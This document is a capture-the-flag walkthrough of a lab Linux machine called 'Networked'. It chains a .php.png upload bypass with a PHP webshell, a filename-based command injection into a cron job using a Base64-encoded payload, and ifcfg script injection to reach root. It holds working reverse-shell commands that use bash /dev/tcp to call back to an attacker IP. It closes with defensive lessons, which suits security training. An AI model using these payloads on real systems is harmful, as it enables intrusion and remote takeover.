Networked
A file-upload form validates image extension and MIME magic bytes but permits a PHP double extension, which an Apache handler misconfiguration executes, yielding a shell as www-data. A cron job running as guly passes uploaded filenames unsanitised to exec(), so a filename containing shell metacharacters achieves command injection and a shell as guly. guly may run a network-configuration script as root that reads interface values into a config file, and a known ifcfg script-injection flaw turns those values into root command execution.
TL;DR
Networked is an Easy-difficulty Linux machine that chains three input-validation failures. A backup archive exposed under /backup leaks the site’s source, revealing that the upload form checks a file’s extension and MIME magic bytes but not a .php.png double extension — which a misconfigured Apache handler happily executes as PHP, giving a webshell and reverse shell as www-data. A cron job owned by guly feeds uploaded filenames straight into exec(), so a file named with shell metacharacters results in command injection and a shell as guly. Finally, guly may run a network-configuration script as root; the script reads interface values into an ifcfg file, and a well-known ifup script-injection flaw turns one of those values into command execution as root.
| Machine | OS | Difficulty | Target IP | Pwnbox IP |
|---|---|---|---|---|
| Networked | Linux | Easy | 10.129.79.218 | 10.10.15.144 |
Enumeration
We start by finding the open ports with a fast scan, then run service and script detection against just those ports:
ports=$(nmap -p- --min-rate=1000 -T4 10.129.79.218 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)nmap -sCV -p$ports 10.129.79.218The scan returns:
Starting Nmap 7.991 ( https://nmap.org ) at 2026-11-05 01:25 +0300Nmap scan report for 10.129.79.218Host is up (0.23s latency).
PORT    STATE  SERVICE VERSION22/tcp  open   ssh     OpenSSH 7.4 (protocol 2.0)| ssh-hostkey:|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)|_  256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)80/tcp  open   http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)|_http-title: Site doesn't have a title (text/html; charset=UTF-8).|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16443/tcp closed https
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 14.93 seconds

Two services are exposed: OpenSSH on 22 and an Apache 2.4.6 web server on 80, running PHP 5.4.16 on CentOS. Browsing to http://10.129.79.218 loads a near-empty page:
Directory enumeration
With little on the landing page, we brute-force for hidden content:

gobuster dir -u http://10.129.79.218 -w /usr/share/wordlists/dirb/common.txtGobuster v3.8.2by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)===============================================================[+] Url: http://10.129.79.218[+] Method: GET[+] Threads: 10[+] Wordlist: /usr/share/wordlists/dirb/common.txt[+] Negative Status codes: 404[+] User Agent: gobuster/3.8.2[+] Timeout: 10s===============================================================Starting gobuster in directory enumeration mode===============================================================.hta (Status: 403) [Size: 206].htaccess (Status: 403) [Size: 211].htpasswd (Status: 403) [Size: 211]backup (Status: 301) [Size: 236] [--> http://10.129.79.218/backup/]cgi-bin/ (Status: 403) [Size: 210]index.php (Status: 200) [Size: 229][SKIP]The backup directory is the interesting hit. Browsing to it shows a downloadable .tar archive:
Reviewing the leaked source
Extracting the archive gives us the web application’s source — index.php, lib.php, photos.php, and upload.php. Two checks stand out.
First, upload.php only accepts files whose name ends in an image extension:
list ($foo,$ext) = getnameUpload($myFile["name"]); $validext = array('.jpg', '.png', '.gif', '.jpeg'); $valid = false; foreach ($validext as $vext) { if (substr_compare($myFile["name"], $vext, -strlen($vext)) === 0) { $valid = true; } }Second, lib.php inspects the file’s MIME type and requires it to begin with image/:
function check_file_type($file) { $mime_type = file_mime_type($file); if (strpos($mime_type, 'image/') === 0) { return true; } else { return false; }}Neither check is sufficient. The extension test uses substr_compare against the end of the filename, so it only cares that the name ends in .png (etc.) — it says nothing about what comes before. The MIME test reads the file’s leading bytes, so it is satisfied by any file that merely starts like an image. A filename such as shell.php.png, whose content begins with a PNG signature, passes both checks while still carrying a .php component in the middle of its name.
That matters because of how this Apache serves PHP. The server uses a handler directive like AddHandler php5-script .php that matches .php anywhere in the filename rather than only as the final extension. So a file saved as ...php.png is still routed to the PHP interpreter and executed. This is the classic double-extension bypass, and it is what makes the upload form an entry point.
Foothold
Crafting the polyglot webshell
We confirmed the upload directory also exists (/uploads appeared during enumeration), so we build a file that is valid enough to pass both checks yet runs PHP. Our payload is a minimal command webshell:
<?php if(isset($_GET['cmd'])) { system($_GET['cmd']); }?>To satisfy the MIME check, we prepend the PNG magic bytes (89 50 4E 47 0D 0A 1A 0A) so file_mime_type() reports image/png, then append our PHP payload:
echo "89 50 4E 47 0D 0A 1A 0A" | xxd -p -r > mime_shell.php.pngcat shell.php >> mime_shell.php.pngThe result is a polyglot: a file whose first bytes identify it as a PNG (passing the MIME check) and whose name ends in .png (passing the extension check), yet still contains .php so Apache executes it.

Uploading it returns a success message:
Executing commands
photos.php lists the uploaded files. Note that the application renames each upload after the uploader’s IP address, so our file lands as 10_10_15_144.php.png rather than its original name:

The thumbnail is “broken” because the browser tries to render our polyglot as an image. Opening it directly and supplying the cmd parameter executes commands through our webshell. For example, http://10.129.79.218/uploads/10_10_15_144.php.png?cmd=whoami returns the web user:

Reverse shell
With command execution confirmed, we upgrade to an interactive reverse shell. The payload we want executed is:
sh -i >& /dev/tcp/10.10.15.144/9001 0>&1We start a listener on the Pwnbox:
nc -nlvp 9001Then request the webshell with the payload URL-encoded (the special characters >&, /, and spaces must be encoded to survive as a query-string value):

http://10.129.79.218/uploads/10_10_15_144.php.png?cmd=sh -i >%26 %2Fdev%2Ftcp%2F10.10.15.144%2F9001 0>%261Our listener catches a shell as www-data:
User
A cron job that trusts filenames
Enumerating the filesystem, we find guly’s home directory containing user.txt (not yet readable), a script check_attack.php, and a crontab file crontab.guly:
*/3 * * * * php /home/guly/check_attack.phpSo check_attack.php runs as guly every three minutes. Its contents:
<?phprequire '/var/www/html/lib.php';$path = '/var/www/html/uploads/';$logpath = '/tmp/attack.log';$to = 'guly';$msg= '';$headers = "X-Mailer: check_attack.php\r\n";
$files = array();$files = preg_grep('/^([^.])/', scandir($path));
foreach ($files as $key => $value) {        $msg='';  if ($value == 'index.html') {        continue;  }  #echo "-------------\n";
  #print "check: $value\n";  list ($name,$ext) = getnameCheck($value);  $check = check_ip($name,$value);
  if (!($check[0])) {    echo "attack!\n";    # todo: attach file    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);
    exec("rm -f $logpath");    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");    echo "rm -f $path$value\n";    mail($to, $msg, $msg, $headers, "-F$value");  }}
?>
Why a crafted filename gives command execution
The script walks every file in /var/www/html/uploads/, and for each one calls check_ip($name, $value). That function validates whether the filename looks like an IP address (the application names legitimate uploads after the uploader’s IP). When a filename fails that check, the script decides it is an “attack” and tries to delete the offending file with:
exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");The crucial flaw is that $value — the raw filename — is concatenated straight into the command string and handed to exec() with no escaping or quoting. exec() runs that string through /bin/sh, so any shell metacharacter in the filename is interpreted by the shell rather than treated as part of the filename. If we create a file whose name contains a ;, the shell will end the rm command at the semicolon and run whatever we put next as a second command — classic command injection, except the “input” is a filename on disk rather than a request parameter.
So our plan is to drop a file in /uploads whose name:
- Fails the IP-format check (so the vulnerable
execbranch runs), and - Contains shell syntax that spawns a reverse shell.
There is one practical constraint: a filename cannot contain a /, and our reverse-shell payload is full of them (/dev/tcp/...). We work around this by Base64-encoding the payload — its output has no slashes we need — and decoding it at execution time. The payload:
bash -i >& /dev/tcp/10.10.15.144/9002 0>&1We encode it:
echo -n 'bash -i >& /dev/tcp/10.10.15.144/9002 0>&1' | base64YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNS4xNDQvOTAwMiAwPiYxNow we create a file whose name injects a command. Reading the name as the shell will: a leading a is the harmless “filename” the rm deletes, the first ; terminates the rm, and the remaining text decodes our payload and pipes it into bash:
cd /var/www/html/uploadstouch 'a; echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNS4xNDQvOTAwMiAwPiYx" | base64 -d | bash;'When the cron job next processes this file, the exec call expands to:
nohup /bin/rm -f /var/www/html/uploads/a; echo "YmFz...PiYx" | base64 -d | bash; > /dev/null 2>&1 &The shell runs three statements: it removes the file a, then decodes and executes our reverse shell, then handles the trailing redirection. The injected bash connects back to us.
We confirm the file was created with the expected name:
sh-4.2$ cd /var/www/html/uploadscd /var/www/html/uploadssh-4.2$ touch 'a; echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNS4xNDQvOTAwMiAwPiYx" | base64 -d | bash;'sh-4.2$ lsls10_10_15_144.php.png127_0_0_1.png127_0_0_2.png127_0_0_3.png127_0_0_4.pnga; echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNS4xNDQvOTAwMiAwPiYx" | base64 -d | bash;index.htmlStart the listener on port 9002:
nc -lvnp 9002Within three minutes, the cron job fires and we receive a shell as guly:
$ nc -nvlp 9002listening on [any] 9002 ...connect to [10.10.15.144] from (UNKNOWN) [10.129.79.218] 34142bash: no job control in this shell[guly@networked ~]$We read the user flag:
[guly@networked ~]$ cat user.txt04c*****************************Privilege Escalation
We check guly’s sudo rights:
sudo -lMatching Defaults entries for guly on networked: !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin
User guly may run the following commands on networked: (root) NOPASSWD: /usr/local/sbin/changename.shguly can run /usr/local/sbin/changename.sh as root without a password. Its contents:
#!/bin/bash -pcat > /etc/sysconfig/network-scripts/ifcfg-guly << EoFDEVICE=guly0ONBOOT=noNM_CONTROLLED=noEoF
regexp="^[a-zA-Z0-9_\ /-]+$"
for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do        echo "interface $var:"        read x        while [[ ! $x =~ $regexp ]]; do                echo "wrong input, try again"                echo "interface $var:"                read x        done        echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-gulydone
/sbin/ifup guly0
Why the ifcfg values run as root
The script prompts for four interface values and appends each as a KEY=value line to /etc/sysconfig/network-scripts/ifcfg-guly, then brings the interface up with /sbin/ifup guly0.
The weakness is in how these ifcfg-* files are consumed. On this CentOS/RHEL release, ifup ultimately invokes network scripts that source the config file — the KEY=value lines are evaluated by the shell, not merely read as data. This behaviour is documented in a 2019 full-disclosure advisory: a NAME value containing a space followed by a command is split so that the trailing portion is executed by the sourcing shell, and because ifup runs as root, the injected command runs as root too.
The script’s input filter, ^[a-zA-Z0-9_\ /-]+$, does not stop this — it explicitly permits spaces (\ ) and slashes (/), which is exactly what we need to write a path to a command. So when prompted for NAME, we supply a value that is parsed as two tokens: a dummy name and a command to execute.
We run the script and set NAME to test /bin/bash (the remaining prompts can be any valid value):
[guly@networked ~]$ sudo /usr/local/sbin/changename.shinterface NAME:test /bin/bashinterface PROXY_METHOD:testinterface BROWSER_ONLY:testinterface BOOTPROTO:testWhen ifup sources the config file, the /bin/bash portion of the NAME value is executed as root, dropping us into a root shell. We read the root flag:
# cat /root/root.txt********************************Leaked source via /backup → file-upload double-extension bypass (.php.png) executed by a misconfigured Apache handler for a shell as www-data → unsanitised filename passed to exec() in guly’s cron job for command injection as guly → ifcfg script injection via the sudo-allowed changename.sh for a shell as root.
Lessons Learned
- Validate uploads by more than extension and magic bytes. The form checked that a name ended in an image extension and that the content started like an image, and both were trivially satisfied by a
.php.pngpolyglot. Enforce a single, final extension, store uploads outside the web root (or in a location with execution disabled), and never let the webserver run uploaded content. - Anchor handler directives.
AddHandler php5-script .phpmatching.phpanywhere in a filename is what turned a bypassed upload into code execution. Use<FilesMatch>with a properly anchored pattern, orSetHandlerscoped so only true.phpfiles are interpreted. - Never build shell commands from untrusted input — including filenames. The cron job concatenated a raw filename into
exec(), so a filename alone was enough to inject commands. Treat filenames as untrusted data: use argument arrays /escapeshellarg(), or avoid the shell entirely (unlink()instead of shelling out torm). - Beware config files that are sourced, not parsed.
ifupevaluatingifcfg-*values as shell meant a network-name field became root command execution. A permissive allow-list that lets through spaces and slashes is no substitute; sanitise against the actual sink, and keepsudo-granted scripts minimal and free of attacker-controlled input.